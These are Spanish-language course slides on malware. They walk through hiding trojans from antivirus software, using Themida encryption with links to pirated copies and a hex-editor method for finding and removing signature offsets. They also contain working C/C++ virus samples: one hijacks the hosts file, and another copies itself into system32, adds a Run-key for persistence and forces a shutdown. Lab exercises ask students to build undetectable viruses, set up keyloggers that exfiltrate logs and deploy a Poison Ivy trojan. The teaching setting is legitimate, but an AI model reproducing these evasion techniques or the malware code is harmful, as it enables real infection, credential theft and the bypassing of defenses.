- Para poder ocultar el patrón hay dos técnicas: **cifrado de datos y codificación de los valores de la firma**. El cifrado de datos consiste en cifrar todo el fichero de forma que el ejecutable no sea visible por los antivirus. La otra forma se ocultar el ejecutable, es localizar el patrón del antivirus y cambiar alguna posición del ejecutable (que no sea importante) para que así cambie la firma.

Ejemplos Prácticos: Virus

Ocultación para el Antivirus:

- **Cifrado de Datos:** Podemos usar Themida para cifrar los programas para que no se puedan desampliar o, lo que es lo mismo, permite cifrar los troyanos y virus para que se vuelvan indetectables para cualquier antivirus.



Ejemplos Prácticos: Virus

Ocultación para el Antivirus:



Themida.1.8.5.5.Full.zip



- **Themida 1.7.3** http://rapidshare.com/files/50018369/Themida_1.7.3.0.rar.html
- **Themida 1.8.5.2** <http://www.megaupload.com/?d=AM4D2KT0>
- **Themida 1.8.5.5** <http://rapidshare.com/files/11421952/Themida.1.8.5.5.Full.zip.html>
- **Themida 1.9.1** http://rapidshare.com/files/40529499/Themida_v1.9.1.zip.html

Ejemplos Prácticos: Virus

Ocultación para el Antivirus:

- Modificar la Firma:** Antes de todo decir que esto no se pueden hacer con todos los troyanos o virus y que funcionen, ya que depende del antivirus que quiera "brular"
- En primer lugar, hay que instalar un editor hexadecimal (por ejemplo, Winhex-[Manual de WinHex](#)-). Después de haberlo instalado, abra el fichero que quiera ocultar (por ejemplo, netcat) y baje hasta el final del fichero para obtener su longitud.
- El siguiente paso es dividir ese número por 2 para dividir el contenido del archivo en dos partes iguales. Una parte la deja igual y la otra la rellena de 0 (o sea nada):
 - ❖ *Con el botón derecho del ratón pulse y seleccione Edit.*
 - ❖ *Seleccione Fill Block.*
 - ❖ *Y después pulse OK para llenar con 00 la mitad del archivo.*
- Tras este último paso, tiene el archivo de netcat, con la mitad en blanco. Utilice el antivirus para escanear el archivo y comprobar si aún detecta virus. Si detecta que es un virus, sabrá que el Offset que utiliza el antivirus está en la mitad que no ha rellenado de 00. Si no lo detecta quiere decir que encuentra en la parte que rellene de 00. Tras realizar este método su puede acotar el Offset exacto que el antivirus utiliza para detectarlo.
- Sólo resta ir al archivo original y eliminar esos Offset ejecutable no pueda ser utilizado.

Referencias WEB:

- Blog con multitud de noticias y enlaces sobre seguridad informática:
 - <http://www.inteco.es/Seguridad/Observatorio/BlogSeguridad>
- CERT - INTECO – Centro de Respuesta a Incidentes de Seguridad. Instituto Nacional de Tecnologías de la Comunicación:
 - www.cert.inteco.es/
- Comparativas de software antivirus gratuitos:
 - <http://www.descarga-antivirus.com/>
- Web sobre software antimalware:
 - <http://www.antivirusgratis.com.ar/>
- Valida el nivel de seguridad y confiabilidad de las URL visitadas. McAfee:
 - www.siteadvisor.com

Referencias WEB:

- Listado con software malware y software antimalware falso (Rogue o Fakeav)
 - www.Forospyware.com
- Artículo para prevenir y curar virus en el arranque de dispositivos USB.
 - www.cristalab.com/tips/como-eliminar-virus-autorun.inf-de-un-dispositivo-usb-c76436/
- Historia del malware
 - <http://www.pandasecurity.com/spain/homeusers/security-info/classic-malware/>
- Web sobre software antimalware:
 - [http://www.antivirusgratis.com.ar/](http://www.antivirusgratis.com.ar)
- Comprobar la confiabilidad de aplicaciones instaladas, mediante la revisión de la lista actualizada:
 - <http://www.forospyware.com/t5.html>

Enlaces a Herramientas SW:

- Útiles gratuitos de seguridad informática categorizados, en CERT - INTECO – Centro de Respuesta a Incidentes de Seguridad. Instituto Nacional de Tecnologías de la Comunicación:
 - http://cert.inteco.es/software/Proteccion/utiles_gratuitos/
- Sección de software gratuito antimalware en Softonic:
 - <http://www.softonic.com/s/malware>
- Revealer Keylogger: Keylogger
 - <http://www.logixoft.com/>
- ClamAv, y su versión gráfica Clamtk: antivirus para entornos GNU/Linux.
 - <http://es.clamwin.com/>
- AVG Rescue CD: distribución arrancable desde USB y CD para análisis en modo Live de antimalware.
 - <http://www.avg.com/ww-es/avg-rescue-cd>
- Sysinternals: Paquete de herramientas de análisis a bajo nivel, del sistema operativo Windows.
 - <http://technet.microsoft.com/es-es/sysinternals/default>
- HijackThis: Analizador de aplicaciones, servicios activos, cambios de configuración producidos por malware, en el sistema operativo Windows. Producto de Trend Micro.
 - free.antivirus.com/hijackthis/

Enlaces a Herramientas SW:

SOFTWARE ANTIVIRUS

- AVG Anti-Virus 9.0
 - <http://free.avg.com/ww-es/antivirus-gratis-avg>
- Avast
 - <http://www.avast.com/free-antivirus-download#tab4>
- Avira
 - http://www.free-av.com/en/download/1/avira_antivir_personal_free_antivirus.html
- Microsoft Security Essentials
 - http://www.microsoft.com/Security_Essentials/
- Panda Cloud Antivirus
 - <http://www.cloudantivirus.com/es/>
- USB Vaccine USB
 - <http://www.pandasecurity.com/spain/homeusers/downloads/usbyaccine/>



Enlaces a Herramientas SW:

SOFTWARE Antiespías-antimalware

- Malwarebytes
 - <http://www.malwarebytes.org/mbam.php>
- Spyware Terminator
 - <http://www.spywareterminator.com/es/>
- Ad-Aware.
 - http://www.lavasoft.com/products/ad_aware_free.php?t=overview
- Spybot
 - <http://www.safer-networking.org/es/index.html>
- Windows Defender
 - <http://www.microsoft.com/downloads/details.aspx?displaylang=es&FamilyID=435bfce7-da2b-4a6a-afa4-f7f14e605a0d>



Prácticas/Actividades



Herramientas SW

Crack, keylogger,
troyanos y virus



Prácticas/Actividades

Actividad 1.- Búsqueda de Información



Herramientas
Sw

Búsqueda de información con el fin de elaborar un diccionario de herramientas mencionadas en este tema, y de aquellos que resulten de la búsqueda de información, en el que se describan los siguientes elementos: descripción, http de descarga y http de tutorial/manual de uso, http de ejemplo de aplicación/uso, otros aspectos.




Prácticas/Actividades

Actividad 2.-

Objetivo: Configure un keylogger para que envíe los registros vía web e infecte un fichero ejecutable. Una vez infectado el fichero ejecute en una máquina y compruebe su correcto funcionamiento.

Recursos:

- Máquinas virtuales: 2 x Windows XP
- Software: Perfect Keylogger




Prácticas/Actividades

Actividad 3.-

Objetivo: Configure un troyano para que infecte un equipo remoto. Una vez infectado el fichero ejecútelo en una máquina y compruebe su correcto funcionamiento.

Recursos:

- Máquinas virtuales: 2 x Windows XP
- Software: Troyan-Poison Ivy



Prácticas/Actividades

Actividad 4.-

Objetivo 1: A partir de los ejemplos de virus que hay a continuación, genera tu propio virus y comprueba que no lo detectan los antivirus. Para comprobar si lo detectan los antivirus o no puedes enviar el fichero ejecutable a la página www.virustotal.com

Objetivo 2: A partir de los ejemplos de virus que hay a continuación, genera tu propio virus utilizando una de las herramientas blinder de la diapositiva 105. Comprueba el proceso infectando una máquina.

Recursos:

- Máquinas virtuales: 2 x Windows XP
- Software: Compilador de C (Dev C)

Librerías ANSI C
Librerías estándar C



Prácticas/Actividades

Actividad 4.-

Ejemplo de virus sencillo

```
#include <stdio.h>
int main(void)
{
FILE *fd;
char cadena[100]="\n150.214.156.62 www.google.es\n";
fd=fopen("c:\\windows\\system32\\drivers\\etc\\hosts","a");
fwrite(&cadena,sizeof(cadena),1,fd);
fclose(fd);
}
```



Prácticas/Actividades

Actividad 4.-

Ejemplo (*Programa SDForce.exe*) de virus sencillo que se replica e inicia automáticamente

```
#include <iostream>
using namespace std;
int main(void)
{
    system("copy SDForce.exe %systemroot%\system32\SDForce.exe");
    system("REG ADD
HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v
winUpdate /t REG_SZ /d SDForce.exe /f");
    system("shutdown -s -t: 0 -f");
    return 0;
}
```



Prácticas/Actividades

Actividad 5.-

Objetivo: El objetivo del práctica es saltarse la protección del programa crackme2.

Recursos:

- Máquinas virtuales: 2 x Windows XP
- Software: OllyDbg



The screenshot shows the OllyDbg debugger interface. The assembly window displays the code for the main thread of the GameMon module. The registers window shows various CPU registers with their current values. The stack window shows the current state of the stack, including memory addresses and data. The registers window also lists four characters ('J', 'M', 'P', 'S') with their corresponding memory addresses and values. The status bar at the bottom indicates the command is 'LoadLibraryA' and the program entry point is 'Paused'.

Address	Hex dump	ASCII	0012FFC4	/CB1604E RETURN_to_kernel32.7C816058
00495000	00 00 00 00 00 00 00 00	0012FFC8	7C910738 nt!ntdll.7C910738
00495088	00 00 00 00 00 00 00 00	0012FFCC	FFFFFFFFFF
00495010	01 00 00 00 28 00 00 00	L...{.C	0012FFD0	7FFDA000
00495018	0E 00 00 00 F8 00 00 00	J...B..E	0012FFD4	80546938
00495020	10 00 00 00 C8 01 00 00	+...ÉT..C	0012FFD8	0012FFC8
00495028	00 00 00 00 00 00 00 00	0012FFDC	81B8E388
00495030	00 00 00 00 00 00 00 00	0012FFE0	FFFFFFFFFF End oF SEH chain
00495038	01 00 00 00 58 00 00 00	F...X..C	0012FFE4	7C9399F3 SE handler
00495040	02 00 00 00 80 00 00 00	J...C..C	0012FEF0	7C816058 kernel32.7C816058
00495048	03 00 00 00 A8 00 00 00	L...C..E	0012FEC0	00000200
00495050	04 00 00 00 D0 00 00 00	J...D..C	0012FFF0	00000000
00495058	05 00 00 00 00 00 00 00	0012FFF4	00000000

Prácticas/Actividades

Formato de entrega:

Documento en formato XHTML 1.0, elaborado individualmente, con enlaces a elementos multimedia, que resuelvan la cuestión 1:

- 1 act. de entre la 2-5: Calificación máxima 6.
 - 2 acti. de entre la 2-5: Calificación máxima 7.
 - 3 acti. de entre la 2-5: Calificación máxima 8.
 - 4 acti. de entre la 2-5: Calificación máxima 9.
- ❖ 1 punto asignado en base a elementos de calidad en el desarrollos del proyecto.

